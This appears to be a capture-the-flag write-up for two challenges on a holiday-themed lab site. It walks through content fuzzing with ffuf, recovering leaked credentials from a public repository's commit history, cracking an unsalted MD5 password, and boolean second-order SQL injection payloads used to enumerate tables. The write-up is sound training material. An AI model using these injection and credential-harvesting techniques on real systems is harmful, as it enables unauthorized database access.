


On initial engagement, target application looks like basic forum software, it mentions that there is a section which is exclusive to admins. There is a forum section called **Christmas!!!** and has posts let's view it.



It appears to be two users involved on that discussion **max** and **grinch**, this is quite useful information as we gained usernames for two potential users.

Application has login feature on **/login** endpoint, when we try to login with any of usernames, we find on forum post application gives such error.



Unfortunately, application is also giving same error for any random username as well, let's try to expand our attacking surface with recon techniques.

We will first start with content discovery via fuzzing on applications folder by using **ffuf** with following syntax:

```
ffuf -u https://hackyholidays.h1ctf.com/forum/FUZZ -w [PATH]common.txt
```

```
root@instance-20190910-0255:~# ffuf -u https://hackyholidays.h1ctf.com/forum/FUZZ -w SecLists/Discovery/Web_Content/common.txt


       /'___\  /'___\           /'___\
      /\ \__/ /\ \__/  __  __  /\ \__/
      \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
       \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
        \ \_\   \ \_\  \ \____/  \ \_\
         \/_/    \/_/   \/___/    \/_/

      v1.1.0
________________________________________________

 :: Method           : GET
 :: URL              : https://hackyholidays.h1ctf.com/forum/FUZZ
 :: Wordlist         : FUZZ: SecLists/Discovery/Web_Content/common.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403
________________________________________________

1                       [Status: 200, Size: 2249, Words: 788, Lines: 64]
2                       [Status: 200, Size: 1885, Words: 512, Lines: 58]
login                   [Status: 200, Size: 1569, Words: 396, Lines: 34]
phpmyadmin              [Status: 200, Size: 8880, Words: 956, Lines: 79]
:: Progress: [4594/4594] :: Job [1/1] :: 417 req/sec :: Duration: [0:00:11] :: Errors: 0 ::
```


We located another endpoint **phpmyadmin**, let's check whats there.




So, it appears to be open access to database management used by the application, but we need to find valid credentials for it as well.

Let’s continue expanding our attack surface, we will search for public repositories of our target organization **“Grinch Networks”**, so we will be using following Google dork:


```
"Grinch Networks" site:github.com
```




It appears to be there is some repository involved with our target and surprisingly it mentions forum as well, let’s view it, if that repository still available to access or we find out cached content.




This appears to be still active repository, let's continue our journey on it.



So far, we find out sources for our target and there are few commits, one of the mistakes developers making is uploading sensitive data to their git repositories and then remove them after realizing but forgetting their commits, let's view commits history.




Developer added some user login and session management recently and made small fix on the application, so let's start with viewing latest commit.



On that commit there was no sensitive info, but we learnt how application was handling login. Application is storing passwords of the users as md5 hash with no salt.

Let's check next commit on the repository.



Bingo, developer certainly uploaded sensitive information and realized their mistake, but forget to clear their commit history.

Let's use the credentials on **phpMyAdmin** and see if they are still valid credentials.




It appears to be credentials were valid and we were able to access database of the target, and user table is having 2 rows, when we check contents of the user table.




It looks like **grinch** user on the application is having admin rights, since we already know that application is using md5 hash with no salt, we can try to look hash on public databases for in case of already cracked by someone.

We will check it on **CrackStation** [5] (https://www.crackstation.net)



We were able to find password **BahHumbug** for user **grinch**, let's use the credentials and see the hidden posts on admin only section.



We were able to convert data we gathered by doing recon on our target to expand our attack surface and access to their admin only section.

Vulnerabilities we chained for gaining admin rights:

- Sensitive credential leak on public repository
- Weak password policy on user passwords
- Public access to database management panel

Evil Quiz

When we visit **Evil Quiz** app on our browser, it had following contents:



It looks like there is an admin panel on **/admin** endpoint, but we do not have any credentials yet. Let's start examining application.

Applications workflow is like, user enters their name and moves to next step for answering questions, then application is showing results.



Interestingly application mentions **There is 15 other player(s) with the same name as you!** when we entered submitted our answers, so it must be doing some query on the database meanwhile allows multiple use of same name.

Let's change our name to some boolean checks for potential SQL injection like **ashka' or 1='1** if application returns results more than 0, it's vulnerable to SQL injection.



It appears to be application is vulnerable to SQL injection, since it returned **There is 861221 other player(s) with the same name as you!** as answer, meaning that **or 1=’1** part returned all entries on application.

Potential query on application should be like this:

```
select count(somecolumn) from sometable where name=’$user[name]’
```


This kind of issue is called second order SQL injection, since vulnerable endpoint is different than data submitted to the application.

For exploiting this issue we could either use **--second-url** option of the **sqlmap** [6] (https://github.com/sqlmapproject/sqlmap) or make our own tool.

I prefer making our own tool since **sqlmap** generates too much unnecessary traffic and noise on the target.

Firstly, we need to be sure with DBMS and we wouldn’t want so much time to for it, one of easiest ways to confirm it using **#** char as comment, since it’s MySQL and its variants only all other DBMS will fail so, our boolean query will also fail.

TotallyRandom’ OR 1=1#




Since we do not want to spend our time so much with fuzzing potential table names and want to get admin access, we will be using following query sample with following common table names:

TotallyRandom’ OR (SELECT 1 FROM TABLE)#


- user
- users
- member
- members
- access
- admin
- login

Due to boolean check is only requiring true or false a.k.a 1 or 0 as answers SELECT 1 query will return as true on second part of OR condition and will result showing similar answer like OR 1=1 injection.

For example, there is no **user** table:



Meanwhile after some requests **admin** table is confirmed:



